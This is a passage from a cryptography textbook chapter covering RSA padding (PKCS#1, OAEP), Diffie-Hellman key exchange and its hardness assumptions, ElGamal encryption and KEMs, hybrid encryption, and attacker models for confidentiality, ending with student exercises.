and have the values 0 and 2, which in Figure 2.11 are given in hexadecimal notation as 0x00 and 0x02. The value 0x00 guarantees that the message to be encrypted is always smaller than the modulus n , and 0x02 guarantees that the message is “big enough” such that the modulo operation is always applied. The random padding bytes guarantee that RSA-PKCS#1 is *probabilistic*, and the rule that they must be non-zero allows to use of the value 0x00 as a separator to distinguish padding from content.

For example, if a 128-bit AES key k is to be encrypted with 2048-bit RSA, the last 16 bytes contain the value of k . Before that, a null byte 0x00 is set, and the first two bytes are set to 0x00 and 0x02. This leaves $256 - 16 - 1 - 2 = 221$ bytes to be filled with random non-zero bytes.

The PKCS#1 encoding still has theoretical and practical weaknesses: With a relatively high probability, the Textbook RSA decryption of a ciphertext randomly chosen by an attacker will result in a validly encoded plaintext [7]. This is because the PKCS#1 encoding contains relatively little redundancy. Essentially, the recipient can only check whether the first two bytes have the value 0x00 0x02, and for random ciphertexts, this check succeeds with probability $\frac{1}{2^{16}}$.

2.4.3 OAEP




Fig. 2.12 OAEP-Padding before encrypting a message m .

An improved encoding method was proposed in [4], the *Optimal Asymmetric Encryption Padding* (OAEP, Figure 2.12). OAEP is standardized in RFC 8017 [39, Section 7.1]. Like PKCS#1, the encoding is based on redundancy and randomness, but both values are now scalable. In Figure 2.12 these are k_1 zero bits as redundancy bits and k_0 random bits for randomization. These values are, together with message m , input to two functions G and H and to XOR operations. The concatenation of the

values X and Y is then prepended with a zero byte and subjected to Textbook RSA encryption.

The security of this construction was formally shown at CRYPTO 2001 [18], but paradoxically, a very efficient attack on OAEP was presented at the same conference [35]. This paradox can quickly be resolved: In the analysis of [18], the leading byte 0x00 was excluded, whereas this leading byte is the basis for the Manger attacks described in [35].

2.5 Diffie-Hellman Key Exchange

Key agreement/key exchange was the first problem solved with public-key cryptography. In [13], Whitfield Diffie and Martin Hellman describe a procedure for how two parties can agree on a secret key over an insecure communication channel. This key can then be used to protect the confidentiality and integrity of all subsequent messages.




Fig. 2.13 Diffie-Hellman key exchange (DHKE) for computing a shared secret key k in the prime order subgroup $\langle g \rangle$ of the multiplicative group \mathbb{Z}_p^* .

2.5.1 Diffie-Hellman Key Exchange (DHKE)

The *Diffie-Hellman key exchange* (DHKE) is described in Figure 2.13. Alice and Bob want to agree on a common secret key, but only a public, insecure channel (such as a wireless connection or the Internet) is available for communication. Both know a prime number p , which defines a mathematical group $G = \mathbb{Z}_p^*$, and an element $g \in G$.

Alice now randomly selects an integer $a \in \mathbb{Z}_{p-1} = \{0, \dots, p-2\}$, and Bob selects b from the same set. Both then use the chosen number as an exponent of g to calculate the values α and β . These two values (later referred to as *Diffie-Hellman shares* or *DH shares*) are exchanged over the public channel. After receiving β , Alice uses this value as the basis for exponentiation with a , and Bob proceeds analogously with the value α and b . Both calculate the same value:

$$\beta^a = (g^b)^a = g^{ba} = k = g^{ab} = (g^a)^b = \alpha^b \pmod{p}$$

The value k thus computed by both parties is referred to as the *Diffie-Hellman value*, or *DH value* for short. DHKE is considered *secure* if the *computational Diffie-Hellman assumption* holds in the mathematical *group* in which the calculation is performed.

2.5.2 Mathematics: Groups

In mathematics, a *group* (G, \odot) is a set of elements G with a binary operation \odot for which the law of associativity holds and where a neutral element and inverse elements exist in G [20]. Let's illustrate this with some examples:

- $(\mathbb{Z}, +)$ is the set of all integers with the addition as the binary operation. The law of associativity holds, and the neutral element is 0 since $n + 0 = n$ for all $n \in \mathbb{Z}$. For each $n \in \mathbb{Z}$ there is an inverse, namely $-n \in \mathbb{Z}$, such that $n + (-n) = 0$ is the neutral element.
- (\mathbb{Q}, \cdot) is the set of all rational numbers with multiplication. Again associativity holds, 1 is the neutral element, and $1/q$ is the inverse element for $q \in \mathbb{Q}$.
- $(\mathbb{Z}_n, +)$, the set of all numbers $\{0, \dots, n-1\}$ with the addition modulo n . 0 is the neutral element, and $n - x$ is the inverse element for x .

The *order* of a group G is its number of elements $|G|$. Groups can have infinite order, like in the first two examples above. In cryptography, only *finite* groups are used, mostly prime order subgroups and elliptic curve groups (see below). $(\mathbb{Z}_n, +)$ is another example of a finite group: it has n elements $\{0, 1, 2, \dots, n-1\}$, and $g = 1$ is a generating element since every other group element can be expressed in the form $1 + 1 + \dots + 1$. If d is a divisor of n , then there is a subgroup H of $(\mathbb{Z}_n, +)$ of order d ; it is generated by the element $h = \frac{n}{d}$.

In cryptography, two types of groups play an essential role: prime order subgroups and elliptic curves.

Prime order subgroups $G \leq (\mathbb{Z}_p^*, \cdot)$ Let p be a prime number. The set \mathbb{Z}_p^* consists of all elements from \mathbb{Z}_p , which are relatively prime to p . Then (\mathbb{Z}_p^*, \cdot) is a commutative group if we define the group operation as the multiplication modulo p . The order of this group is $p - 1$. If we select a *generator* or *base element* g , then g generates a cyclic group G , which is a subset of \mathbb{Z}_p^* . Typically, g is chosen such that the order of G is another prime number q . Figure 2.13 shows DHKE when done in a prime

order subgroup G ; here, p and g are the public parameters that must be known to all participants.




Fig. 2.14 Addition of two points on an elliptic curve.

Elliptic curves $EC(a, b)$ An *elliptic curve* $EC(a, b)$ consists of all *points* $\{(x, y)\}$ which satisfy the equation

$$y^2 = x^3 + ax + b.$$

Here x, y, a, b can be chosen from any mathematical *field* [20]. Elliptic curves over the field of real numbers \mathbb{R} can be displayed as a curve in the real plane (Figure 2.14). In this representation, the point addition for elliptic curves can be described graphically: Two points $P = (x, y)$ and $Q = (x', y')$ are added by first determining the unique straight line through P and Q and then the intersection R of this line with the curve. The value $P + Q$ is obtained by mirroring this point R on the x-axis. If you want to add a point P to itself, i.e., calculate $P + P = 2P$, R is where the tangent at P intersects the curve. The remarkable thing about this point addition is that it fulfills the law of associativity, so $(P + Q) + S = P + (Q + S)$ applies, and the set of points on the elliptic curve together with point addition forms a mathematical group.

In cryptography, elliptic curves $EC(a, b)$ over *finite fields* are used [40]. Finite fields can be constructed with p^n elements, where p is a (small) prime number, and n is a natural number. These fields are denoted as $GF(p^n)$, where *GF* stands for *Galois Field*, a reference to Evariste Galois, one of the founders of the underlying mathematical theory. Depending on the choice of a and b , $EC(a, b)$ contains a different numbers of points. Among them are groups that contain exactly q elements, for a prime number $q \approx 2^{160}$, and are suitable for use in DHKE. In Figure 2.15, the elliptic curve version of DHKE is shown.

Public parameters: $(EC(a, b), P, q)$




Fig. 2.15 Elliptic curve version of the Diffie-Hellman key exchange (DHKE). Since we use additive notation in elliptic curve groups, exponentiation of the base element is replaced by scalar multiplication of the base point p .

2.5.3 Complexity Assumptions

Complexity assumptions like the discrete logarithm assumption described below or the factorization assumption for RSA are always assumptions about the *asymptotic* complexity of problems. So there is no discussion about how difficult it is to factorize a specific number but about how much more difficult it becomes to factorize numbers if they become larger and larger. Precise mathematical definitions for this can be found in textbooks on complexity theory (e.g. [3]) or in textbooks on theoretical cryptography [29]. In this book, we use the following intuition: If we say that a problem is *unsolvable* or that it is *practically impossible to solve it*, this means that for every set of computing resources available on this planet, the parameters of the problem can be increased such that the same problem – with the updated parameters – cannot be solved with this computing capacity. For example, if RSA moduli of bit size 1024 could be factored in by combining all available cloud computing resources, we could simply switch to 2048 bit moduli. Thus the factorization problem remains *practically unsolvable* even if computing power increases - at least until there is a technological breakthrough like the introduction of large quantum computers [15].

Discrete logarithm problem A necessary condition for DHKE to be secure is that the discrete logarithm cannot be computed in the given mathematical group.

Definition 2.1 (Discrete logarithm) Let (G, \cdot) be a (multiplicative) group, $g \in G$ a base element and $h \in G$. The *discrete logarithm* of h to the base g is the smallest natural number x (if it exists), for which $g^x = h$.

In the groups $(\mathbb{Z}, +)$, (\mathbb{Q}, \cdot) and $(\mathbb{Z}_n, +)$, the discrete logarithm problem is easy to solve. For example, in $(\mathbb{Z}, +)$ the discrete logarithm of h to the base g is the smallest integer x such that $h = x \cdot g$. The discrete log only exists if h is indeed an integer multiple of g , and in that case, it can be computed by simply dividing h by g : $x = \frac{h}{g}$.

Definition 2.2 (Discrete logarithm problem) Let (G, \cdot) be a (multiplicative) group, $g \in G$ a base element and $h \in G$. The *discrete logarithmic problem* $DL_g(h)$ consists in calculating the smallest natural number x (if it exists), for which $g^x = h$.

For DHKE, we are interested in groups where the discrete logarithm always exists and where the discrete logarithm problem is practically unsolvable. The first condition is fulfilled in *cyclic* groups, i.e. groups generated by a single base element $g: G = \langle g \rangle = \{g, g^2 = g \odot g, g^3 = g^2 \odot g, \dots, g^q = 1\}$. Many such groups are known in mathematics, and a group with q elements is always cyclic if q is a prime number.

The second condition is more difficult to fulfill because here, a large number of algorithms to solve the DL problem must be considered – for the discrete logarithm problem to be practically unsolvable, *all* these algorithms must fail if the parameters of the group become larger. There are *generic* Algorithms for calculating discrete logarithms that work in each group, e.g. the *Baby-Step-Giant-Step* algorithm [46] or the *Pollard-Rho* algorithm [25]. These algorithms can compute a discrete logarithm in \sqrt{q} steps, where $q = |G|$ is the number of elements in the cyclic group (called the *order* of the group). q must be large enough to prevent the use of these algorithms: $q \approx 2^{160}$ is a lower bound, which implies a run-time of $\approx 2^{80}$ steps for these algorithms. For certain groups, there are more efficient algorithms for calculating $DL_g(h)$. The *index calculus algorithm* in \mathbb{Z}_p^* [23] has a runtime that does not depend on q , but on properties of p . Therefore, the prime number p must be much larger than the size q of the subgroup $\langle g \rangle$ of \mathbb{Z}_p^* , typically in the range $p \approx 2^{2048}$.

For these reasons, only two classes of cyclic groups are commonly used in cryptography: prime order subgroups $\langle g \rangle$ of a multiplicative group of integers \mathbb{Z}_p^* modulo a large prime p , and elliptic curve groups.

CDH problem An attacker who can eavesdrop on the communication between A and B knows only the two values α and β in addition to the public parameters p and g after the key exchange. He cannot calculate the secret value in the same way as B , namely by multiplying α by b , since he does not know b – if he could calculate b , he would have solved the discrete logarithm problem in the group G . So breaking the Discrete Log assumption would be *sufficient* to break DHKE.

Solving the discrete logarithm problem is not the only possibility to break DHKE. Strictly speaking, the attacker could also solve the problem differently by calculating the secret value k from α and β *directly*: $k = CDH(\alpha, \beta)$. Until today, no such algorithm is known. But we also do not know if solving the discrete logarithm problem is *necessary* to break DHKE.

In theoretical cryptography, we want to be precise about our security assumptions and choose the weakest possible assumption that guarantees the system's security. For DHKE, the assumption is that the *Computational Diffie-Hellman Problem* (CDH) is practically unsolvable. Under the CDH assumption, it is therefore always impossible to calculate the value k from α and β if the chosen group G is secure.

Definition 2.3 (Computational Diffie Hellman Problem) Let a group G , a basic element $g \in G$ and two further elements $h_a = g^a, h_b = g^b \in G$ be given. The *Computational-Diffie-Hellman-Problem* $CDH(h_a, h_b)$ consists of calculating the element $h \leftarrow CDH(h_a, h_b)$ with $h = g^{ab}$ for the given group elements h_a, h_b .

It should be clear that the CDH assumption in a group G can only be valid if the DL assumption is valid. Otherwise, an attacker could calculate the value k analogous to A or B . Whether the opposite statement also applies, i.e., whether one can always calculate a discrete logarithm if one can solve the CDH problem, is one of the most prominent unsolved problems in cryptography.

DDH-Problem The CDH problem is a *computational problem*. In cryptography, similar to theoretical computer science, there is also a related *decision problem* for most computational problems. For example, for the problem of *computing* a prime number of a given length, there is the related problem of *deciding* whether a certain number is a prime number or not. Or you can try to *calculate* the factorization of a large number n or simply *decide* whether n consists of several factors. Often the decision problem is easier to solve than the computational problem.

The decision problem for the CDH problem is the *Decisional Diffie Hellman Problem* (DDH): Given a triple of values (α, β, γ) , does $\gamma = \text{CDH}(\alpha, \beta)$ hold or not? Again, it is clear that an attacker can break the DDH assumption if the CDH assumption does not hold – he can simply compute the value $\text{CDH}(\alpha, \beta)$ and compare the result with γ . DDH seems to be a strictly weaker assumption than CDH: In some elliptical curve groups, we can solve the DDH problem, but the CDH assumption is still considered to be valid [26].

Definition 2.4 (Decisional-Diffie-Hellman-Problem) Let a group G , a base element $g \in G$ and three further elements $h_a = g^a, h_b = g^b, h_x = g^x \in G$ be given. The *Decisional-Diffie-Hellman-Problem* $\text{DDH}(h_a, h_b, h_x)$ consists of *deciding* whether $\text{CDH}(h_a, h_b) = h_x$ holds or not. This is equivalent to deciding whether $x = ab \pmod{|G|}$ holds or not.

Weak and strong assumptions: the case of DL, CDH, and DDH We cannot *prove* that a particular cryptographic assumption holds in a specific group – such a proof would be strongly related to one of the most famous open conjectures of theoretical computer science, the $P \neq NP$ assumption. We always *assume* those specific problems are unsolvable simply because we have not yet found a solution.

For example, let us assume for a group G that the DL, CDH, and DDH assumptions hold. Then for all these problems, there are no known algorithms that solve them in this group G . If one searched for such algorithms, it would be best to start with the DDH assumption because this is the *strongest* assumption and, therefore, easiest to break. As mentioned above, this has been successful for some groups. The most difficult to break is the *weakest* assumption, the DL assumption. If one would find an efficient algorithm to compute the discrete logarithm in G , the CDH and DDH assumptions would automatically be broken, too.

Perfect Forward Secrecy The Diffie-Hellman key agreement is preferred over RSA encryption in many key exchange protocols because it has a decisive advantage: If properly implemented, DHKE can guarantee that the protocol has the *Perfect Forward Secrecy* property.

Definition 2.5 (Perfect Forward Secrecy) Suppose a participant's long-lived key – either his private key or a preshared symmetric key – has been compromised at time

t. A key exchange protocol has the *Perfect Forward Secrecy* property (PFS) if all session keys negotiated before time t remain confidential.

An example shall illustrate this somewhat abstract definition. With TLS-RSA, i.e., when using RSA encryption with TLS, the web browser selects a secret value, the *Premaster Secret*, and encrypts it with the web server's public key. This cryptogram is sent to the server in the ClientKeyExchange message.

An attacker can now record and save the TLS-RSA handshake and the entire encrypted data exchange between the browser and server. If the private key of the Web server is later revealed, the attacker can use it to decrypt the stored ClientKeyExchange message, then derive the session keys, and finally, decrypt all traffic. Because the confidentiality of a session key used *before* the private key was known is broken, TLS-RSA *does not* have the PFS property.

This is different with TLS-**DHE** or TLS-**ECDHE** – in these variants of the TLS handshake, the Diffie-Hellman key agreement is used to calculate the Premaster Secret. The server's private key is only used to generate a digital signature. Suppose an attacker now records such a connection and the server's private key becomes known in the future. In that case, the attacker cannot decrypt this recorded connection because the private key does not help him. He would have to solve the CDH problem first: to calculate the premaster secret and then the session keys. So TLS-DHE and TLS-ECDHE have the Perfect Forward Secrecy property.

Please note that there are cases where DHKE seems to be used, but differently, as described in this section. For example, in TLS-DH and TLS-ECDH, the server always uses the same value β ; therefore, these protocols do not have the PFS property. Strictly speaking, it is not DHKE that is used in these two variants, but the ElGamal KEM (subsection 2.6.2).

2.6 ElGamal encryption

The scheme of Taher ElGamal [19] transforms the Diffie-Hellman key exchange into a public-key encryption scheme.

2.6.1 ElGamal encryption

The ElGamal encryption scheme (Figure 2.16) is derived from DHKE as follows: Instead of using the value $\beta = g^b$ only once, it is published as the public key (B, β) of B and stored in a database DB . The value b is kept secret by B as her private key.

To encrypt a message to Bob, Alice must first retrieve Bob's public key (B, β) from the database. This static value β replaces the ephemeral share of B , which is used in DHKE. Alice performs the second half of the Diffie-Hellman key exchange: She selects a secret random number x and computes her ephemeral DH share $X = g^x$ and the symmetric key $k = \beta^x$. The message m is then encrypted under k using an




Fig. 2.16 Encrypting a message m using ElGamal encryption/ ElGamal KEM.

arbitrary symmetric encryption scheme. The resulting ciphertext c is sent to Bob, together with Alice's share X .

Bob can decrypt the message using the received pair (X, c) as follows: He first calculates the key k as $k = X^b \pmod p$ and then uses k to decrypt c .

In practice, X.509 certificates are used to store β instead of the public database DB .

2.6.2 Key Encapsulation Mechanism (KEM)

If we omit the ciphertext c from Figure 2.16, we get the *ElGamal KEM*. KEM stands for *Key Encapsulation Mechanisms* and is an extension of the concept of public-key encryption. The goal of a KEM is to establish a shared secret for two parties, A and B, with a single message. To do so, sender A needs to know the public key of recipient B. In the abstract syntax of KEMs, the sender A probabilistically computes two values from the public key of B: the session key k and a message X for B.

$$(k, X) \xleftarrow{\$} KEM.enc(pk_B)$$

In the ElGamal KEM, randomness is provided by A's choice of x , and we have $pk_B = \beta$. The pair (k, X) is computed as follows:

$$k \leftarrow \beta^x, X \leftarrow g^x$$

In the abstract syntax of a KEM, B retrieves the session key from X and his private key sk_B :

$$k \leftarrow KEM.dec(X, sk_B)$$

In the ElGamal KEM, this computation is done using the private key $sk_B = b$:

$$k \leftarrow X^b$$

The ElGamal KEM is the most important practical instantiation of a KEM and is, e.g., used in TLS-DH and TLS-ECDH. In contrast to the encrypted transmission of a symmetric key with RSA-PKCS or RSA-OAEP, the key k is not chosen by the sender and then encrypted, but it is derived from the public key of the receiver and the random number selected. Thus the sender has no control over k .

2.7 Hybrid Encryption of Messages

If a sender wants to confidently transmit a large file to one or more recipients, encrypting this large file with public key encryption only is tiresome. E.g., for RSA, we would have to split the file into chunks the size of the RSA modulus minus 13 bytes (needed for PKCS#1 encoding) and encode and encrypt each of these chunks separately. There is a more clever solution with *hybrid encryption*.




Fig. 2.17 Hybrid encryption of a message to multiple recipients.

Mental Model In Figure 2.17 the principle of *hybrid encryption* is depicted. The sender of a message randomly chooses a symmetric key and uses it (and a suitable algorithm) to encrypt the message – this is equivalent to closing the vault in Figure 2.17. She then encrypts this symmetric key with each recipient’s public key – this corresponds to dropping copies of the key into each mailbox. Finally, she attaches these public key ciphertexts to the encrypted message – metaphorically speaking, several mailboxes would then be sent together with the Vault.

Application areas Hybrid encryption is used in e-mail encryption standards like OpenPGP and S/MIME. We will have a closer look at how this is implemented in chapter 16 and chapter 17.

2.8 Security Goal: Confidentiality

The confidentiality of messages is protected by encryption: A message m is encrypted under a key k and transmitted as ciphertext c . If an attacker intercepts this ciphertext c on the Internet, she can break confidentiality in several ways:

- She can try to judge if c contains some plaintext the attacker knows.
- She can try to calculate the message m ; in doing so, he breaks the confidentiality of a single message m .
- She can try to determine the key k ; in this way, it breaks the confidentiality of *all* messages encrypted under k .

From this simple example, we can see that there may be different levels of confidentiality. Defining what “security” means is a non-trivial task for complex cryptosystems. For encryption schemes, attacks are mainly classified according to two parameters:

1. The **information** available to the attacker: Does she only know the ciphertext, or also the plaintext? Can she get additional information by sending requests to specific servers?
2. The **goal** of the attack: Does the attacker only want to distinguish two plaintexts (e.g., a YES vote from a NO vote)? Does she want to compute the plaintext or the key?

Information available to the Attacker In a *Ciphertext-Only* attack, only the ciphertext itself is available to the attacker. An attacker can try to compute the plaintext directly or determine the cryptographic key used (and then decrypt the ciphertext). To succeed, there must be a computable criterion for success – see the discussion on exhaustive key search in section 2.2.

In a *Known-Plaintext* attack, at least one plaintext/ciphertext pair is available to the attacker. One reasonable goal of an attacker could be to compute the encryption key k from this pair, e.g., using an exhaustive key search. If the encryption scheme is malleable, another goal could be to change the plaintext (chapter 18). However, such an attack would break the *integrity* of the plaintext, not its confidentiality.

In public-key cryptography, the *Chosen-Plaintext* attack (CPA) is a natural source of information because an attacker can encrypt any message with the victim’s public key. This type of attack must also be considered in the case of symmetric encryption. For example, an attacker can encrypt a message of his choice with a WLAN key unknown to him by sending the message to a recipient attached to this WLAN. The WLAN router will then automatically encrypt this message before it is transmitted over the WLAN.

The *Chosen-Ciphertext* attack model (CCA) seems absurd at first sight – here, the attacker is provided with access to a black-box decryption oracle which will return the plaintext to any ciphertext entered – with the single exception of the target ciphertext c . However, this situation may – in a weakened form – occur in practice. For example, an attacker could send encrypted data packets in a WLAN and hope the WLAN router will decrypt and forward them as plaintext on the Internet. Or a server

might return information about parts of the plaintext after receiving an encrypted data packet. In the famous Bleichenbacher attack (subsection 12.6.3), these are the first two bytes of the plaintext. If the attacker chooses his ciphertexts depending on previously received answers, we speak of a *adaptive Chosen Ciphertext Attack* (CCA2).

Goal of the attack Immediate goals of attacks on confidentiality are computational attacks. Here the attacker wants to *compute* something: a plaintext or a key. Encryption schemes can sometimes be considered one-way functions: While it is easy to compute plaintext/ciphertext pairs if the key is known, it should be impossible to compute this key, even given many such pairs. And in public-key encryption schemes, it is easy to compute a ciphertext from a plaintext, but the opposite direction must be infeasible. An immediate goal of an attack is to break the *One-Way Property* (OW) of the cipher. We will also use this notation for computing the plaintext to a given ciphertext in a symmetric scheme, even if the comparison with a one-way function is not entirely correct in this case.

If we cannot compute the plaintext, we can formulate a weaker attack goal: the attacker just may want to *decide* if a given ciphertext c contains a special plaintext. If an attacker cannot achieve this weaker attack goal, i.e., if for a given ciphertext c , it is impossible for the attacker to decide whether the plaintext m_0 or m_1 was encrypted, then surely he cannot decrypt the plaintext since m_0 , and m_1 are equally possible. This property is known as *indistinguishability* (IND).

The distinction between OW and IND is similar to that between CDH and DDH. Again, IND is the stronger security property and, therefore, the weaker attack goal (it is easier to break).

Terminology These two dimensions – the information available to the attacker and the target of the attack – are combined in a two-part terminology. For example, OW-CO designates the weakest security property (and thus the strongest attack goal): plaintext should not be computable from the ciphertext alone. At the other end of the scale, IND-CCA2 is then the strongest security property (and thus the weakest attack goal): An attacker should not be able to decide whether m_0 or m_1 was encrypted in a ciphertext c , even if he is allowed to decrypt any other ciphertext $\neq c$ and may choose these ciphertexts adaptively.

Attacks The simplest and best-known attack on encryption is the *exhaustive key search*. This attack has already been described in section 2.2. Today, exhaustive key searches are easily possible for key lengths up to 64 bits; corresponding services are offered on the Internet. Therefore, a minimum key length of 128 bits should be used, resulting in an attack complexity of 2^{128} .

For stream ciphers, an attacker can use a *Known Plaintext* attack to compute the key stream: This is done by combining the ciphertext and the known plaintext using XOR. He can then try to either compute the original key from the key stream or other bits of this stream from a known short initial part of the key stream. The latter attack shall be prevented because a good stream cipher produces a *pseudo-random*

key stream. A detailed example of how the key can be computed from the key stream will be given in chapter 6.

In this book, we will present more specialized attacks on the confidentiality of keys and messages. For example, *Padding Oracle attacks* will be explained in section 12.4.

Advanced Attacker Models To describe practical attacks, the above-mentioned attacker models can rarely be used in their pure form. Nevertheless, they play an essential role as basic classification categories for the security of encryption schemes.

Advanced attacker models which are not covered by this classification are the following:

- **Side channel attacks** were first described for smart cards. In 1996, Paul C. Kocher [33] surprised the academic world by observing that cryptographic keys can be read from smart cards by measuring their power consumption. In the years that followed, many other side channels were explored, including the voltage curve, time behavior, and, more recently, the allocation of the CPU cache in connection with cloud computing. These side-channel attacks represent an enormous challenge since mathematical methods cannot prevent them, but only by secure implementations of the encryption schemes.
- **Key-Reuse Attacks:** In theory, a new key is generated for each instance of an encryption scheme. In practice, however, a private RSA key is often used simultaneously for decryption and the generation of digital signatures, so a weakness in the implementation of the encryption scheme can threaten the security of the signature scheme [24]. Another example is key reuse between different versions of a complex security scheme: In [2], it was shown that known weaknesses in SSL 2.0 can be exploited to break all subsequent versions of TLS up to version 1.2 if the same RSA key pair is used in all these versions.
- **Oracle attacks:** Many cryptographic applications decrypt ciphertexts automatically, without any human interaction. An adversary can exploit this if these applications leak information through some side channel. Attackers may send millions of ciphertexts to such an application [7] to slowly gather information about the plaintext. Or they may use functionality outside the cryptographic core of the application to exfiltrate the plaintext to the attacker [42].

Related Work

There are many excellent textbooks covering encryption algorithms: Christof Paar and Jan Pelzl [41] cover the essential algorithms in an introductory textbook; Bruce Schneier [45] is a long-term classic; Alfred J. Menezes, Paul C. van Oorschot, and Scott A. Vanstone [37] have compiled a comprehensive handbook on all aspects of cryptography; and Jonathan Katz and Yehuda Lindell [29] describe formal foundations of encryption.

Cryptanalysis of symmetric ciphers The analysis of DES advanced cryptanalysis significantly. A good summary is given in [6]. For AES, novel techniques had to be developed; see [8]. State of the art in stream ciphers was documented by the eStream project, which is described in [44].

PKCS#1 and OAEP Weaknesses of the PKCS#1 v1.5 [27] padding scheme are discussed in [7, 10]. Regarding RSA-OAEP, there are both negative [32] and positive [31] results regarding the provable security in the standard model.

DHKE-based cryptography Various variants of authenticated DHKE have been proposed, the most influential being perhaps HMQV [34]. The flexibility of DHKE-based cryptography stems from the fact that it can be used with any group; see [48] for an actual example. Elliptic curves have become the most important groups for DHKE and related cryptographic schemes. An overview can be found in [22], and practical issues are discussed in [9].

Hybrid encryption The formal analysis of hybrid encryption started with [11], where the joint security of a KEM-DEM scheme is derived from the security properties of the Key Encapsulation Mechanism (KEM) and the Data Encapsulation Mechanism (DEM, typically a symmetric encryption scheme). Hybrid encryption for multiple recipients was first considered in [47]. A more relaxed scheme that allows different recipients to use different algorithms is described in [49].

Problems

2.1 Ceasar Cipher

Why is the Ceasar cipher a symmetric encryption algorithm? Please describe the algorithm and the key, and give the cipher's block length.

2.2 Block Ciphers

Is there a block cipher where the key length equals the block length?

2.3 DES

A friend of yours comes up with a brilliant idea to increase the key length of 3DES – he proposes 5DES, where he uses five DES keys (k_1, k_2, k_3, k_4, k_5) to encrypt a message block m_i as follows:

$$c_i \leftarrow \text{Enc}_{k_5}(\text{Dec}_{k_4}(\text{Enc}_{k_3}(\text{Dec}_{k_2}(\text{Enc}_{k_1}(m)))))$$

This construction uses $5 \cdot 56 = 280$ random bytes, so he claims that the security of 5DES is better than AES-256. Can you describe a more efficient attack on the 5DES key in a known-plaintext scenario?

2.4 Block Cipher Modes

Please have a closer look at the CFB mode in Figure 2.5. In which aspects is this mode comparable to a stream cipher, and what is different? (Hint: What happens to the plaintext if you invert a single bit in c_1 ?)

2.5 Stream Ciphers

Suppose you want to encrypt UDP traffic with a stream cipher. What additional information will you have to transmit in an unencrypted header? (Hint: Consider the effect of packet loss on the keystream.)

2.6 RSA-PKCS#1

Your plaintext is 30 kB in size, i.e. $30 \cdot 1024$ byte. How long is your ciphertext if you encrypt the whole plaintext with RSA-PKCS#1 and a 2048-bit RSA modulus?

2.7 CPA Attacks 1

A Bitcoin trading platform uses a “military grade” textbook RSA encryption scheme, with an RSA modulus of length 65,536 bits, to accept trading requests where only the Bitcoin amount is encrypted. Trading requests are encoded in the most significant bytes, with a leading zero byte to guarantee correct decryption. How can you break the confidentiality of the most common trading requests, which range from BTC 0.0002 to BTC 0.02?

2.8 CPA Attacks 2

Suppose you have a black-box CPA oracle for 3DES in ECB mode. This oracle accepts single plaintext blocks of 64 bits and outputs the ciphertexts of these blocks encrypted under an unknown key. How many requests would it take to compute a complete decryption dictionary for an unknown ciphertext c of arbitrary length, assuming that the plaintext of c only contains alphanumerical ASCII characters plus the single whitespace character 0x20? (Hint: How many different combinations of ASCII characters fit into 8 bytes?)

2.9 Discrete Logarithms

Figure out how the Baby-step-Giant-step algorithm to compute discrete logarithms works. Which role does the birthday paradox from statistics play here?

2.10 CDH and DDH

Why is the DDH assumption *stronger* than the CDH assumption? Why is a successful attack on CDH *stronger* than a successful attack on DDH?

2.11 ElGamal KEM

